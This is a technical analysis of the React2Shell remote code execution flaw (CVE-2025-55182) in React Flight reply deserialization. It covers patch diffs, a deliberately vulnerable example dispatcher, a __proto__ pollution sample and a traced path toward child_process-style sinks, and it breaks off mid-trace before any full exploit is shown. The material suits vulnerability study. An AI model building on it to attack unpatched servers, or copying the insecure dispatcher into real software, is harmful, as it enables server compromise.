"React2Shell" is the name a security researcher gave CVE-2025-55182 as a nod to the Log4Shell vulnerability[1]。
CVSS score: 10.0 (Critical) | Affected versions: all React 19 releases and Next.js 15/16 | Unauthenticated RCE vulnerability
Preface
CVE-2025-55182 is a critical, CVSS 10.0 remote code execution vulnerability in React Server Components. A single unauthenticated HTTP request can compromise the server. Lachlan Davidson discovered it on November 29, 2025, and maple3142 published a payload on December 5. It affects the full React 19 line and downstream frameworks including Next.js and React Router. Wiz Research reported affected instances in 39% of cloud environments and near-100% exploit reliability. With React holding a reported 45.8% share of the global JavaScript framework market, millions of production applications may be exposed[2]。
Affected Version
| Vulnerable Product | Patched Version |
|---|---|
| react-server-dom*: 19.0.0, 19.1.0, 19.1.1, and 19.2.0 | 19.0.1, 19.1.2, and 19.2.1 |
| Next.js: 14.3.0-canary, 15.x, and 16.x with the App Router | 14.3.0-canary.88、15.0.5、15.1.9、15.2.6、15.3.6、15.4.8、15.5.7、16.0.7 |
I. Vulnerability Mechanics
1. What Is the Flight Protocol?
Flight carries React component-tree information over the network. A client decoder turns the frames returned by the server back into recoverable React structures for partial updates and rendering.
React designed Flight primarily for these purposes:
Server → Client: serialize the UI produced by Server Components into a Flight stream, send it to the browser over HTTP, and let the client-side React runtime deserialize it and assemble the final UI.
Client → Server(Reply Flow): when the browser invokes a Server Action, it encodes the arguments in Flight format and POSTs them to the server. React's parser unpacks the payload, resolves the corresponding Server Function, and executes it.
What does the data look like after protocol encoding?

The protocol data still has recognizable features:
- The Content-Type is usually text/x-component.
- Special tags beginning with $ represent special values.
- Each record has an id, such as a line or resource number.
It can be understood as a semi-binary, custom JSON format designed specifically for React component trees and asynchronous dependencies.
React has never documented Flight as a public standard and explicitly considers the format unstable across versions. Frameworks such as Next.js, React Router, Vite RSC, and Parcel RSC depend directly on this React implementation, so a flaw in React propagates to those frameworks. Next.js published CVE-2025-66478, but NVD rejected it as a duplicate because it depends on CVE-2025-55182.
2. Flight Deserialization
Flight deserialization primarily relies onstreaming data parsing, using tags such as $F, $L, and $P to restore React elements, modules, and function references. A Flight stream is fundamentally a sequence of records, and each record has three main parts:
- Type tag: identifies the record's data type, such as a component, function, module, or Promise.
- ID or reference: a unique identifier for the record, usually identifying a React element, module, or function.
- Payload: contains the actual data, such as module paths, function arguments, and asynchronous values.
These records represent many data types. React parses each tag and either reconstructs the component tree or performs the corresponding operation.
It is important to distinguish Server → Client and Client → Server(Flight Reply) the two directions:
- Server → Client: the server generates a Flight stream and sends it to the browser.
- Client → Server: the browser encodes a Server Action call and its arguments as a Flight Reply and sends it to the server, where
decodeReply/decodeReplyFromBusboyunpack it.
First, consider the more conventionalServer → Client rendering flow looks roughly like this:
// Server → Client: produce the Flight stream
import { renderToPipeableStream } from 'react-server-dom-webpack/server';

app.get('/rsc', (req, res) => {
  const { pipe } = renderToPipeableStream(<App />, webpackMap, {
    onShellReady() {
      res.setHeader('Content-Type', 'text/x-component');
      // Write the Flight stream into the HTTP response
      pipe(res);
    },
  });
});
The other direction is the one relevant to this vulnerability:Client → Server(Flight Reply). In this direction, the server does not use createFromReadableStream(req.stream) or a similar API to parse the request body. Instead, it uses decodeReply / decodeReplyFromBusboy deserialize the client-supplied Flight payload into JavaScript objects and functions.
A typical text or URL-encoded request uses decodeReply:
// Text / urlencoded case: use decodeReply
import { decodeReply } from 'react-server-dom-webpack/server';

app.post('/action', async (req, res) => {
  // Pseudo-code: read the request body as a string / Buffer
  const body = await getRawBody(req);

  // React deserializes the Flight Reply into the argument array
  const args = await decodeReply(body, webpackMap);

  // args[0] is normally the Server Action to call; the rest are its arguments
  const [action, ...actionArgs] = args;
  const result = await action(...actionArgs);

  res.json(result);
});
In a typical Next.js or RSC multipart/form-data scenario, Busboy is used together with decodeReplyFromBusboy:
import busboy from 'busboy';
import { decodeReplyFromBusboy } from 'react-server-dom-webpack/server';

app.post('/action', (req, res) => {
  const bb = busboy({ headers: req.headers });

  // Hand Busboy to React as a stream; it returns a thenable
  const reply = decodeReplyFromBusboy(bb, webpackMap);

  // Feed the raw HTTP request stream to Busboy
  req.pipe(bb);

  reply
    .then(async (args) => {
      const [action, ...actionArgs] = args;
      const result = await action(...actionArgs);
      res.json(result);
    })
    .catch((err) => {
      res.status(500).end(err.message);
    });
});
decodeReply / decodeReplyFromBusboy internally implements the Flight deserialization logic analyzed below. It interprets $F, $L, $@, and other tags as function references, module references, Promises, and related objects, then hands them to an upper-layer framework such as Next.js for invocation.
The following examples illustrate deserialization:
For example, React may transmit a module path and the corresponding export:
const LazyComponent = React.lazy(() => import('./LazyComponent'));
In the Flight stream, the module reference is serialized as a record containing a $L tagged record.
{
  "$L": "./LazyComponent"
}
After receiving the record, the server resolves and loads the module from its path, then renders the module's default export as a React element.
As another example, when the client requests a Server Action , the Flight stream contains a $F tag representing the function reference.
// Server Action call triggered on the client
function fetchData(action) {
  return fetch('/server-action', {
    method: 'POST',
    body: JSON.stringify({ action }),
  });
}
When the client sends a request, the Flight stream contains the function name, arguments, and context such as the action.
{
  "$F": "fetchData",
  "args": ["/server-action"]
}
The server parses this record, reconstructs fetchData, and invokes it with the supplied arguments. The real implementation is more complex: it does not simply use a client-supplied function name to require() an arbitrary module. It must instead pass through createServerReference, signature verification, Manifest lookup, and other steps.
// The server restores the function reference and executes it
const { fetchData } = require('./serverActions');
fetchData('/server-action');
A Flight stream without sufficient security checks can therefore create a deserialization vulnerability.
3. An Abstract Example
Begin with the simplest safe example: accept only allowlisted IDs.
Suppose the frontend can call this set of Server Actions:
// server/actions.js
async function addTodo(text) { /* ... */ }
async function deleteTodo(id) { /* ... */ }

export const actions = {
  addTodo,
  deleteTodo,
};
test-p test-p protocol—an abstract Flight-like format created for this example—defines:
{
  "type": "action",
  "id": "addTodo",
  "args": ["Buy milk"]
}
The server-sidedeserialization and invocation logicis roughly:
// server/flight-reply-handler.js
import { actions } from './actions.js';

app.post('/flight', async (req, res) => {
  // (1) Read the "Flight stream" from the client (simplified to JSON here)
  const payload = JSON.parse(req.body);

  // (2) Handle only type=action
  if (payload.type !== 'action') {
    return res.status(400).end('bad type');
  }

  // (3) Allow only functions pre-registered in the actions map
  const fn = actions[payload.id];
  if (typeof fn !== 'function') {
    return res.status(400).end('unknown action');
  }

  // (4) Treat the arguments as plain data
  const result = await fn(...payload.args);
  res.json({ ok: true, result });
});
Here, deserialization means JSON.parse followed by field-driven logic, but several security boundaries still apply:
- type may only be 'action'.
- The id must exist in the actions allowlist.
The backend does not use client data to require() arbitrary modules, nor will it new Function()、eval and similar values.
Here, client input has very limited power. It can misuse only the Actions already exposed by the application and cannot execute arbitrary code.
Now add a little complexity: Flight-style module and function references.
To support RSC and Server Actions, Flight deserialization does more than restore JSON. It reconstructs complex values such as function and module references; the feature is required by the design.
To model this requirement, extend the test-p test-p protocol introduced above by adding module-call support:
// Two kinds of record are allowed:
// 1. Call a pre-registered action (safe)
// 2. Call an arbitrary export of an arbitrary module (dangerous)
{
  "type": "callModule",
  "module": "./safeMath.js",
  "export": "sum",
  "args": [1, 2]
}
Suppose the backend developer takes a shortcut and writes a universal deserializer and dispatcher—deliberately simplified here for clarity:
//  Vulnerable example: overly generic deserialization logic
app.post('/flight', async (req, res) => {
  const payload = JSON.parse(req.body);

  if (payload.type === 'action') {
    // Same as above
    const fn = actions[payload.id];
    if (typeof fn !== 'function') {
      return res.status(400).end('unknown action');
    }
    const result = await fn(...payload.args);
    return res.json({ ok: true, result });
  }

  if (payload.type === 'callModule') {
    // Treat client-controlled strings as module and export names to require / call
    const mod = await import(payload.module);
    const fn = mod[payload.export];

    if (typeof fn !== 'function') {
      return res.status(400).end('not a function');
    }

    const result = await fn(...payload.args);
    return res.json({ ok: true, result });
  }

  res.status(400).end('unknown type');
});
A real implementation is more complicated, but its underlying principle is the same.
From the backend developer's perspective:
'I only made the protocol more flexible so it would be easier to extend later.'
From an offensive-security perspective:
The server has handed the client the power to choose
importthe client receives complete control over which module is imported and which exported function is called.
What can an attacker do with that control?
- can control
payload.moduleandpayload.export - During deserialization, the server will
import(payload.module)and then executemod[payload.export](...) - As long as the project containsfunctions capable of sensitive operationssuch as executing commands, reading or writing files, or sending HTTP requests—there is an opportunity for abuse
For example, construct this malicious request:
{
  "type": "callModule",
  "module": "some library or internal module",
  "export": "a dangerous function the front end should never call directly",
  "args": ["whatever argument the attacker wants"]
}
The deserializer will then obediently execute:
const mod = await import("some library or internal module");
const fn = mod["a dangerous function the front end should never call directly"];
await fn("whatever argument the attacker wants");
If that function can execute system commands, access files, or make arbitrary network requests, the impact can readily escalate to RCE, SSRF, or arbitrary file reads and writes and related values.
This should feel familiar. Java deserialization vulnerabilities follow a similar principle: dangerous functions or methods are eventually invoked to execute commands.
Returning to React Flight at an abstract level, the problem is that an extremely powerful decoder processes untrusted input.
To support RSC, React defines a complex wire format in the Server → Client direction as a complete, complex wire format:
- It includes value records, module-reference records, function-reference records, and more.
- The client uses each tag to reconstruct React elements, function references, and related values.
These capabilities are safe in the Server → Client direction are usually safe because:
- The data is generated by the server itself and is therefore trusted.
- However powerful the parser is, it only decodes data the server generated itself.
In React2Shell, however,the same decoder—with module references, function references, and many advanced tags—was reused in the Client → Server (Reply / Actions) direction:
- In other words, the server processes client-supplied Flight Replies with a deserializer whose capabilities are far too broad.
- without sufficiently strict restrictions on which tags a client may trigger or which fields must come from an allowlist
The result resembles the abstract example above:
Originally, Client → Server should accept only a controlled format such as '{ type: 'action', id: 'addTodo', args: [...] }'—a simple, tightly controlled format.
Because the implementation reuses a powerful decoder, it can also understand client requests such as:
- 'Pleaseresolve a module reference”
- 'Pleasereconstruct a special objectcontaining certain host functions'
If these decoding paths ultimately perform:
- module loading or resolution, such as import() or require()
- dynamic method invocation, such as obj[a client-controlled string]
- or pass the decoded object into a sensitive API
The result, as in the abstract example above, can evolve from a deserialization flaw into RCE, SSRF, or arbitrary file access.
In simple terms: Flight deserialization does more than turn strings into objects: the resulting objects can drive module resolution and function execution. Once client-controlled data can influence those behaviors, the decoder becomes a high-risk remote-code-execution entry point.
4. React Flight Deserialization Flow
The deserialization flow discussed here is server-side deserialization—that is, the React Flight Reply flow:
Client (browser) → [serialized data] → Server (Node.js) → [deserialization]
The server deserializesdata sent from the client to the server, with common scenarios including:
// Case 1: Server Action call
<form action={serverAction}>
  <input name="username" />
</form>
// Case 2: Server Action called inside startTransition
startTransition(() => {
  serverAction(complexData);
});
A simplified React Flight deserialization flow is:
- An HTTP POST request reaches the server—for example, /action?id=abc123—with Content-Type multipart/form-data.
- The request enters decodeAction or decodeReply, which serves as the main entry point.
- createServerReference resolves the action, verifies the action ID signature, and parses bound arguments.
- parseReply parses the FormData; this is the central parsing stage.
- initializeModelChunk initializes the chunk, parses the JSON with JSON.parse, and uses reviveModel as the revival callback.
- reviveModel calls parseModelString for special strings beginning with $, such as $, $$, $@, $F, $T, and $B, each representing a different React serialization tag.
- Reference types such as $@ obtain their value from the chunk map through getOutlinedModel.
- The function ultimately returns the deserialized JavaScript object.
The corresponding flow is:
HTTP POST request
  ↓
decodeReply(formData, serverReferenceMap)
  ↓
createServerResponse() // Create the response object
  ↓
parseReply(formData)   // Parse the FormData
  ↓
  each field:
    ↓
    initializeModelChunk(json)
      ↓
      JSON.parse(json, reviveModel)
        ↓
        parseModelString(value)
          ↓
          handle the special prefixes:
          - $F → createBoundServerReference (validates safety)
          - $T → readTemporaryReference (Proxy protection)
          - $B → read a Blob
          - $Q, $W → build a Map/Set
          - $123 → getOutlinedModel (resolves references)
  ↓
returns the fully restored JavaScript object / function
At the center of this flow is parseModelString function. It parses and validates every string value. Its logic can be summarized as follows:
Source file: packages/react-server/src/ReactFlightReplyServer.js
- Every special value must begin with $. The system determines its type by inspecting the first character (prefix validation)
- Values beginning with $$ are recognized as escaped strings; the first $ is removed and the original string is returned (escaped-string handling)
- For Promises ($@), the system parses a hexadecimal ID and obtains the corresponding chunk (Promise-reference validation)
- A server reference ($F) obtains metadata through getOutlinedModel and loads the corresponding server function. This calls loadServerReference for module resolution and loading (Server Reference validation)
- For temporary references ($T), the system throws an explicit error if the reference is undefined or _temporaryReferences is not configured (Temporary Reference security check).
- The system parses hexadecimal IDs with parseInt(path[0], 16), which stops automatically when it reaches an invalid character (ID parsing)
- For typed arrays such as ArrayBuffer and Int8Array, the system validates the reference and obtains the associated $B value from FormData (typed-array validation).
- $B must be retrieved from previously stored FormData, while FormData references ($K) must validate a specific prefix.
- The system safely deserializes special JavaScript values, including $I → Infinity, $-0 → -0, $-Infinity → -Infinity, $NaN → NaN, $u → undefined, $D → Date through Date.parse, and $n → BigInt.
The code is intricate, but fundamentally classifies values by their leading character and dispatches each type to dedicated parsing and validation logic.Only explicitly defined prefix types are handled; all other values are treated as ordinary references., such as
| tag | Meaning | Example |
|---|---|---|
| $@ | object reference | {"$@":"0"} |
| $F | function reference | {"$F":"1"} |
| $T | Promise reference | {"$T":"2"} |
| $B | Blob/File | {"$B":"3"} |
| $$ | React element | {"$$typeof":"..."} |
This shows that any input conforming to Flight's data types and format can be deserialized, with little security consideration beyond limiting access to certain safe properties in Temporary References.
5. Patch Analysis
The patch contains several security-related changes; the key change is in this commit[3] as follows:
First change: reviveModel
@@ -427,7 +574,7 @@ function reviveModel(
             value[key],
             childRef,
           );
-          if (newValue !== undefined) {
+          if (newValue !== undefined || key === '__proto__') {
             // $FlowFixMe[cannot-write]
             value[key] = newValue;
           } else {
@@ -441,24 +588,42 @@ function reviveModel(
   return value;
 }
Even when newValue is undefined, if the key is proto, the assignment is still forced, preventing malicious modification of the prototype chain.
Second change: preloadModule
+import hasOwnProperty from 'shared/hasOwnProperty';
+
 export type ServerManifest = {
   [string]: Array<string>,
 };
@@ -78,7 +80,10 @@ export function preloadModule<T>(

 export function requireModule<T>(metadata: ClientReference<T>): T {
   const moduleExports = parcelRequire(metadata[ID]);
-  return moduleExports[metadata[NAME]];
+  if (hasOwnProperty.call(moduleExports, metadata[NAME])) {
+    return moduleExports[metadata[NAME]];
+  }
+  return (undefined: any);
 }
hasOwnProperty.call() restricts access to an object's own properties, fully isolating the prototype chain.
Third change: new fulfillReference and getOutlinedModel functions
+function fulfillReference(
+  response: Response,
+  reference: InitializationReference,
+  value: any,
+): void {
+  const {handler, parentObject, key, map, path} = reference;
+
+  for (let i = 1; i < path.length; i++) {
+    // The server doesn't have any lazy references but we unwrap Chunks here in the same way as the client.
+    while (value instanceof ReactPromise) {
+      const referencedChunk: SomeChunk<any> = value;
+      switch (referencedChunk.status) {
+        case RESOLVED_MODEL:
+          initializeModelChunk(referencedChunk);
+          break;
+      }
+      switch (referencedChunk.status) {
+        case INITIALIZED: {
+          value = referencedChunk.value;
+          continue;
+        }
+        case BLOCKED:
+        case PENDING: {
...
+      }
+    }
+    const name = path[i];
+    if (typeof value === 'object' && hasOwnProperty.call(value, name)) {
+      value = value[name];
+    }
+  }
@@ -612,28 +884,79 @@ function getOutlinedModel<T>(
     case INITIALIZED:
       let value = chunk.value;
       for (let i = 1; i < path.length; i++) {
-        value = value[path[i]];
+        // The server doesn't have any lazy references but we unwrap Chunks here in the same way as the client.
+        while (value instanceof ReactPromise) {
+          const referencedChunk: SomeChunk<any> = value;
+          switch (referencedChunk.status) {
+            case RESOLVED_MODEL:
+              initializeModelChunk(referencedChunk);
+              break;
+          }
+          switch (referencedChunk.status) {
+            case INITIALIZED: {
+              value = referencedChunk.value;
+              break;
+            }
+            case BLOCKED:
+            case PENDING: {
+              return waitForReference(
...
+              );
+            }
+            default: {
+              // This is an error. Instead of erroring directly, we're going to encode this on
+              // an initialization handler so that we can catch it at the nearest Element.
+              if (initializingHandler) {
+                initializingHandler.errored = true;
+                initializingHandler.value = null;
+                initializingHandler.reason = referencedChunk.reason;
+              } else {
+                initializingHandler = {
+                  chunk: null,
+                  value: null,
+                  reason: referencedChunk.reason,
+                  deps: 0,
+                  errored: true,
+                };
+              }
+              return (null: any);
+            }
+          }
+        }
+        const name = path[i];
+        if (typeof value === 'object' && hasOwnProperty.call(value, name)) {
+          value = value[name];
+        }
It traverses the path with checks that prevent access to dangerous prototype-chain properties.
The patch makes the likely exploit flow easy to understand:
Flight deserialization accepts data that reaches the prototype chain and then invokes a prototype property, ultimately enabling RCE.
II. Vulnerability Analysis
1. Analyzing the Available Information
The exploit's prototype-chain construction is one of its defining features and among the most elegant vulnerability techniques in recent years.
As always, vulnerability analysis should not merely work backward from the answer. We need to reason from the discoverer's perspective.
Analyze the available facts one by one:
① The essence of the vulnerability: prototype-chain abuse leading to RCE
Prototype pollution alone provides only the ability to change configuration. To reach RCE, those changes must become code-execution arguments or callable functions. Typical sinks include eval(...), new Function(...), vm.runInNewContext(...), setInterval("code", ...), child_process.exec(...), and template injection. Another route is to pollute handler, strategy, or engine fields, make the application require an attacker-selected module such as child_process, and invoke one of its methods. This requires a mechanism that chooses a function or module from a string or configuration value, with that configuration drawn from an object susceptible to a deep merge so prototype pollution can influence the selector.
Controlling parameters is usually easy to understand. If dynamic function or module invocation is less intuitive, consider this simple example:
function runTask(task, options = {}) {
  // Configuration decides which engine module is used
  const engineName = options.engine || 'default-engine';
  // Dynamic module load (the dangerous part)
  const engine = require(engineName);
  return engine.run(task);
}
The key points are:
- engineName is a string.
- This string determines which module require(...) loads.
- Node core modules such as child_process, fs, and vm are readily available through require.
If an attacker controls options.engine, it may become:
options.engine = 'child_process'; // What engine.run then does is what matters
If child_process.run happens to call exec(...) or a wrapper around it, the result is RCE. Real cases are rarely this direct, but the structure is the same: a configuration string selects a module and the application invokes something from it.
In one sentence: User input → deep merge → prototype property pollution → the program reads that property to choose a module or function → a dangerous target is invoked (RCE).
② The vulnerability's source and sink
Where does Server Action data enter the system? The patch points to this code:
// packages/react-server-dom-webpack/src/server/ReactFlightDOMServerNode.js

export function decodeReplyFromBusboy<T>(
  busboyStream: BusboyStream,  //  multipart stream
  webpackMap: ServerManifest,
  options?: FlightServerOptions,
): Thenable<T> {
  const response = createResponse(webpackMap, '', options);
  // ...
The Busboy name indicates multipart/form-data processing, making this the obvious input boundary.
Next, follow Busboy's event listener:
busboyStream.on('field', (name, value) => {
  if (pendingFiles > 0) {
    queuedFields.push(name, value);
  } else {
    resolveField(response, name, value);  // The key point
  }
});
A multipart body usually looks like this:
------Boundary
Content-Disposition: form-data; name="0"
{"data": "..."}
------Boundary
In the code above, Busboy parses the form and emits a 'field' event. Beginning with field 0, it might produce name = "0" and value = '{"data": "..."}', then call resolveField(response, "0", '{"data": "..."}').
Continue into resolveField:
// packages/react-server/src/ReactFlightReplyServer.js

export function resolveField(
  response: Response,
  key: string,        // name is "0"
  value: string,      // value is '{"data": "..."}'
): void {
  const chunks = response._chunks;
  const prefix = key[0];  // "0"
  const id = parseInt(key.slice(1), 16);  // Parse the ID

  const chunk = chunks.get(id);
  if (chunk) {
    resolveModelChunk(response, chunk, value, id);  // The key point
  }
}
key[0] is a prefix identifying the data type. key.slice(1) is the hexadecimal chunk ID. The data lives in the response._chunks Map, and resolveModelChunk performs the next stage:
function resolveModelChunk<T>(
  response: Response,
  chunk: SomeChunk<T>,
  value: string,      // value is '{"data": "..."}'
  id: number,
): void {
  // ...
  const resolvedChunk: ResolvedModelChunk<T> = (chunk: any);
  resolvedChunk.status = RESOLVED_MODEL;  // Mark the state
  resolvedChunk.value = value;
  resolvedChunk.reason = {id, [RESPONSE_SYMBOL]: response};

  if (resolveListeners !== null) {
    initializeModelChunk(resolvedChunk);   // The key point
  }
}
Set the chunk state to RESOLVED_MODEL , stores the raw JSON string in chunk.value, and initializes it immediately if listeners exist.
Enter initializeModelChunk:
function initializeModelChunk<T>(chunk: ResolvedModelChunk<T>): void {
  const resolvedModel = chunk.value;  // Get the JSON string

  try {
    const rawModel = JSON.parse(resolvedModel);  // ← parse the JSON

    const value: T = reviveModel(   // The key point
      response,
      {'': rawModel},
      '',
      rawModel,
      rootReference,
    );
    // ...
  }
}
JSON.parse() parses the JSON string, then reviveModel() recursively processes the object. This reaches the prototype-chain abuse point:
function reviveModel(
  response: Response,
  parentObj: Object,
  key: string,
  value: JSONValue,
  reference: void | string,
): any {
  // Handle strings (they may contain special references)
  if (typeof value === 'string') {
    return parseModelString(  // This is where special strings are handled
      response,
      parentObj,
      key,
      value,
      reference
    );
  }

  // Handle objects
  if (typeof value === 'object' && value !== null) {
    for (const k in value) {
      const newValue = reviveModel(
        response,
        value,
        k,
        value[k],
        childRef,
      );

      //  Prototype pollution sink (before the fix)
      if (newValue !== undefined) {
        value[k] = newValue;  // When k = "__proto__" the prototype gets polluted
      }

      // After the fix
      if (newValue !== undefined || k === '__proto__') {
        value[k] = newValue;  // __proto__ is treated as an ordinary property
      }
    }
  }

  return value;
}
At this point, assume the supplied JSON is:
{
  "data": "test",
  "__proto__": {
    "isAdmin": true
  }
}
The logic should therefore behave as follows:
// First recursion: handle the outermost object
reviveModel(response, {}, '', {whole object}, undefined)
  ↓
  for (const k in value)  // k = "data", "__proto__"
    ↓
    when k = "__proto__" :
      value["__proto__"] = {isAdmin: true}  // which triggers prototype pollution
Now change the JSON input to:
{
  "action": "$F1"
}
This triggers parseModelString inside reviveModel to process the special string as follows:
parseModelString(response, obj, "action", "$F1", ...)
  ↓
  recognizes "$F" → Server Reference
  ↓
  ref = "1"
  ↓
  calls getOutlinedModel(response, "1", obj, "action", Reference)
getOutlinedModel is shown below:
function getOutlinedModel<T>(
  response: Response,
  reference: string,  // user-controlled
  parentObject: Object,
  key: string,
  map: (response, model, parentObject, key) => T,
): T {
  // Parse the path
  const path = reference.split(':');
  const id = parseInt(path[0], 16);
  const chunk = getChunk(response, id);

  switch (chunk.status) {
    case INITIALIZED:
      let value = chunk.value;
      for (let i = 1; i < path.length; i++) {
        const name = path[i];  //  attacker-controlled point
        // Before the fix: direct access
        value = value[name];
        // If name = "__proto__":
        // value = value["__proto__"]
        // → reaches Object.prototype, giving prototype pollution
        // After the fix: check own properties
        if (typeof value === 'object' && hasOwnProperty.call(value, name)) {
          value = value[name];
        }
      }
      return map(response, value, parentObject, key);
  }
}
The pattern is now visible. Review the entire flow once more with this input:
name="0": {"action": "$F1"}
name="1": {"id": "app/testAction.js#test", "bound": null}
The logic is then:
Step 1: Process name="0"
// Entry point
resolveField(response, "0", '{"action": "$F1"}')
  ↓
  key = "0"
  id = parseInt("0", 16) = 0
  ↓
  resolveModelChunk(response, chunk[0], '{"action": "$F1"}', 0)
  ↓
  chunk[0].status = RESOLVED_MODEL
  chunk[0].value = '{"action": "$F1"}'  // Raw JSON string
  ↓
  initializeModelChunk(chunk[0])
Step 2: Initialize chunk[0]
initializeModelChunk(chunk[0])
  ↓
  const resolvedModel = chunk[0].value;  // '{"action": "$F1"}'
  ↓
  const rawModel = JSON.parse(resolvedModel);
  // rawModel = {action: "$F1"}
  ↓
  reviveModel(response, {'': rawModel}, '', rawModel, undefined)
Step 3: reviveModel Processes chunk[0]
reviveModel(response, {'': rawModel}, '', {action: "$F1"}, undefined)
  ↓
  typeof value === 'object' → true
  ↓
  // Walk the object's properties
  for (const k in {action: "$F1"}) {
    // k = "action"
    // value[k] = "$F1"

    const newValue = reviveModel(
      response,
      rawModel,
      "action",
      "$F1",           // ← string value
      "0:action"
    );
  }
Step 4: reviveModel processes the string "$F1"
reviveModel(response, rawModel, "action", "$F1", "0:action")
  ↓
  typeof "$F1" === 'string' → true
  ↓
  return parseModelString(
    response,
    rawModel,      // parentObject
    "action",      // key
    "$F1",         // value
    "0:action"     // reference
  );
Step 5: parseModelString Recognizes a Server Reference
parseModelString(response, rawModel, "action", "$F1", "0:action")
  ↓
  value[0] === '$' → true
  value[1] === 'F' → true  // Server Reference marker
  ↓
  case 'F': {
    const ref = value.slice(2);  // "$F1" → "1"

    return getOutlinedModel(
      response,
      "1",              // ← references chunk[1]
      rawModel,         // parentObject = {action: "$F1"}
      "action",         // key
      loadServerReference  // map function
    );
  }
Step 6: getOutlinedModel Obtains the Reference
getOutlinedModel(response, "1", rawModel, "action", loadServerReference)
  ↓
  //  resolve the reference path
  const path = "1".split(':');
  // path = ["1"]  ← only one element!

  const id = parseInt("1", 16);  // id = 1
  const chunk = getChunk(response, 1);  // Get chunk[1]
Step 7: Process name="1" in Parallel—or Wait
When getChunk tries to obtain chunk[1] before it has been processed, the logic is:
getChunk(response, 1)
  ↓
  chunk = response._chunks.get(1);
  if (!chunk) {
    //  Create a chunk in the PENDING state
    chunk = createPendingChunk(response);
    response._chunks.set(1, chunk);
  }
  return chunk;  // Return the PENDING chunk
getOutlinedModel then waits:
switch (chunk.status) {
  case PENDING:
  case BLOCKED:
    //  Wait for chunk[1] to initialize
    return waitForReference(chunk, rawModel, "action", response, loadServerReference, path);
}
If chunk[1] has already been processed, continue with
Step 8: Process name="1"
resolveField(response, "1", '{"id": "app/testAction.js#test", "bound": null}')
  ↓
  id = 1
  chunk = response._chunks.get(1);  // Get or create
  ↓
  resolveModelChunk(response, chunk[1], '{"id": ...}', 1)
  ↓
  initializeModelChunk(chunk[1])
  ↓
  JSON.parse('{"id": "app/testAction.js#test", "bound": null}')
  // rawModel = {
  //   id: "app/testAction.js#test",
  //   bound: null
  // }
  ↓
  reviveModel(response, {'': rawModel}, '', rawModel, "1")
  ↓
  // Walk the properties
  for (const k in rawModel) {
    // k = "id": a string value, no special handling needed
    // k = "bound": null, no special handling needed
  }
  ↓
  // Initialization complete
  chunk[1].status = INITIALIZED
  chunk[1].value = {
    id: "app/testAction.js#test",
    bound: null
  }
Step 9: getOutlinedModel Continues
getOutlinedModel(response, "1", rawModel, "action", loadServerReference)
  ↓
  chunk = chunk[1]
  chunk.status = INITIALIZED  //  already initialized
  ↓
  case INITIALIZED:
    let value = chunk.value;
    // value = {
    //   id: "app/testAction.js#test",
    //   bound: null
    // }

    //  walk the path
    for (let i = 1; i < path.length; i++) {
      // path = ["1"]
      // path.length = 1
      // i starts at 1
      // 1 < 1 → false
      //  the loop body never runs!
    }

    // Call the map function directly
    return loadServerReference(
      response,
      value,      // {id: "app/testAction.js#test", bound: null}
      rawModel,   // {action: "$F1"}
      "action"    // key
    );
Step 10: loadServerReference Loads the Module
loadServerReference(
  response,
  {id: "app/testAction.js#test", bound: null},  // metaData
  rawModel,  // parentObject
  "action"   // key
)
  ↓
  const id = metaData.id;  // "app/testAction.js#test"

  if (typeof id !== 'string') {
    return (null: any);
  }

  //  resolve the server reference
  const serverReference = resolveServerReference(response._bundlerConfig, id);
  // Returns something like:
  // {
  //   id: "app/testAction.js",
  //   name: "test",
  //   chunks: ["chunk-abc123"]
  // }

  // 🔍 preload the module
  let promise = preloadModule(serverReference);

  if (!promise) {
    // synchronously available
